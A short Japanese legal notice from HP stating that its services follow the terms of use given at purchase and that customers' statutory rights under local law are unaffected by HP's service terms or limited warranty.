HPのサービスは、ご購入時にお客様に提供または提示される、当該HPのサービスに適用される使用条件に準拠します。お客様によっては該当地域の法令に従ってその他の法的権利を有することもあり、その場合には当該権利はHPサービスお取引条件またはお使いのHP製品とともに提供されるHP限定保証条件にによる影響を一切受けません。